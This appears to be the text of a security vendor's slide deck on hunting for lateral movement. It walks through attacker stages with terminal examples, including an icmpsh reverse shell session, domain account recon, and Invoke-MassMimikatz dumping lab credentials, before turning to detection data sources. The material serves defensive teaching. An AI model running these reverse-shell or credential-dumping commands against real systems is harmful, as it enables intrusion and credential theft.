sqrrl

Threat Hunting for Lateral Movement

Presented by:

Ryan Nolette – Security Technologist

Adam Fuchs – CTO

Your Presenters

Ryan Nolette
Sqrrl Security Technologist


Adam Fuchs
Sqrrl CTO

Agenda

- Lateral Movement Overview
  - What is it?
  - Common Techniques
- The Lateral Movement Process
  - Compromise
  - Reconnaissance
  - Credential Theft
  - The Lateral Movement event
- Sqrrl Lateral Movement Detectors
- Demo
- Q&A

What am I referring to when I say Lateral Movement?

- Techniques that enable attackers to access and control systems within your network
- Leveraged for:
  - Access to specific information or files
  - Remote execution of tools
  - Pivoting to additional systems
  - Access to additional credentials
- Movement across a network from one system to another may be necessary to achieve goals
- Often key to an attacker's capabilities and a piece of a larger set of dependencies



Different Types of Lateral Movement

Logon Scripts

Exploitation of Vulnerability

Remote File Copy

Application Deployment Software

Replication Through Removable Media

Remote Services

Remote Desktop Protocol

Taint Shared Content

Windows Remote Management


Third-party Software

Pass the Hash

Shared Webroot

Windows Admin Shares

Lateral Movement



Infection to Lateral Movement Process

sqrrl

Infection

Infection Techniques

- Phishing email
- Drive by
- Exploit kit
- Flash drive

Compromise

Stages

- Infected system checks in with command and control server/s
- Human Attacker gives command to infected system to allow access
- remote shell
- GUI interface options
- Human attacker starts reconnaissance

Reconnaissance

Human Attacker starts running system commands to gather intelligence

Examples of recon:

- Network
- netstat – see active network connections
- Nmap – network scanner
- Net use – access to resources
- System
- Net user – manage local/domain accounts
- Task list – what processes are running on system

Credential Theft

Tools

- Mimikatz
- Pwdump
- Generic memory dump

Goal

- To gather either plaintext credential to use for generic system authentication
- Password hash to pass to a system in place of a password
- Ultimately elevate your privileges from the current compromised user to an administrative user

Lateral Movement

Login to new system

- psexec - shell
- RDP – GUI
- Profit

Rinse and Repeat for each system as needed or wanted

Compromise

Windows Reverse Shell

```
root@kali:/opt/icmpsh# sysctl -w net.ipv4.icmp_echo_ignore_all=1 >/dev/null
root@kali:/opt/icmpsh# chmod 777 icmpsh_m.py
root@kali:/opt/icmpsh# ./icmpsh_m.py 10.0.0.8 10.0.0.11
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.0.0.11
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.0.0.1

C:\>systeminfo
systeminfo

Host Name:                 TESTER-PC
OS Name:                   Microsoft Windows XP Professional
OS Version:                5.1.2600 Service Pack 2 Build 2600
OS Manufacturer:           Microsoft Corporation
```

- Communication with the compromised systems and C&C (command and control) servers is established
- Threat actors need to sustain persistent access across the network
- They move laterally within the network and gain higher privileges through the use of different tools

Reconnaissance

- To move laterally within a breached network and maintain persistence, attackers obtain information like network hierarchy, services used in the servers and operating systems
- Attackers check the host naming conventions to easily identify specific assets to target
- Attackers utilize this info to map the network and acquire intelligence about their next move

Recon Local Accounts

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\ACK>net user

User accounts for \\ACK-PC

-------------------------------------------------------------------------------
ACK                      Administrator
Guest                    UpdatusUser
The command completed successfully.
```

Recon Domain Accounts

```
C:\Users\Administrator>net user /domain administrator
User name                    Administrator
Full Name
Comment                      Built-in account for administering the computer/dom
ain
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            4/2/2012 2:11:21 PM
Password expires             Never
Password changeable          4/3/2012 2:11:21 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/12/2012 7:46:49 PM

Logon hours allowed          All

Local Group Memberships      *Administrators       *Distributed COM Users
                             *HelpLibraryUpdaters  *IIS_IUSRS
                             *Performance Log Users*Performance Monitor U
                             *SQLServerMSASUser$SQL*SQLServerMSASUser$SQL
                             *SQLServerMSASUser$SQL*WSS_ADMIN_WPG
                             *WSS_RESTRICTED_WPG_V4*WSS_WPG
Global Group memberships     *Enterprise Admins    *Group Policy Creator
                             *Schema Admins        *Domain Users
                             *Domain Admins        *MDS_ServiceAccounts
The command completed successfully.
```

Credential Theft

- Once threat actors identify other “territories" they need to access, the next step is to gather login credentials
- Cracking and Stealing Passwords
  - Pass the Hash: involves the use of a hash instead of a plaintext password in order to authenticate and gain higher access
  - Brute force attack: simply guessing passwords through a predefined set of passwords
- Using gathered information, threat actors move to new territories within the network and widen their control

Running Mimikatz in memory via powershell


```
PS C:\Users\chris\Desktop> "WINDOWS2","WINDOWS3" | Invoke-MassMimikatz -Verbose
-FireWallRule
VERBOSE: Setting inbound firewall rule for port 8080
VERBOSE: Sleeping, letting the web server stand up...
VERBOSE: Executing command on host "WINDOWS2"
VERBOSE: Executing command on host "WINDOWS3"
VERBOSE: Waiting 30 seconds for commands to trigger...
VERBOSE: Parsing output from folder "output"

Server                                      Credential
------                                      ----------
WINDOWS2                                    jasonf/TESTLAB:5db8bd4d36c9957d7363b...
WINDOWS2                                    jasonf/TESTLAB:BusinessBusinessBusin...
WINDOWS3                                    timmy/DEV:d23d3812892edd9b2b1c6a7286...
WINDOWS3                                    timmy/DEV:ThisIsSecureRight?
VERBOSE: Removing inbound firewall rule
VERBOSE: Killing the web server
```


- These activities are often unnoticed by IT administrators, since they only check failed logins without tracking the successful ones

Lateral Movement – Using Stolen Credentials

- Attackers can now remotely access desktops
- Accessing desktops in this manner is not unusual for IT support staff
- Remote access will therefore not be readily associated with an ongoing attack
- Attackers may also gather domain credentials to log into systems, servers, and switches
- Remote control tools enable attackers to access other desktops in the network and perform actions like executing programs, scheduling tasks, and managing data collection on other systems



- Tools and techniques used for this purpose include remote desktop tools, PsExec, and Windows Management Instrumentation (WMI)
- Note that these tools are not the only mechanisms used by threat actors in lateral movement




https://xkcd.com/1831/

DETECTING LATERAL MOVEMENT WITH DATA SCIENCE

Data

- LM evidence comes from:
  - Windows Events
  - Syslog
  - VPN
  - Endpoint sensors
- Primary fields:
  - Source
  - Destination
  - User
  - Time
- Extra Information:



Abstraction Spectrum Trade-Off

sqrrl


Specialized ⟷ **Generic**

Target Specific Techniques

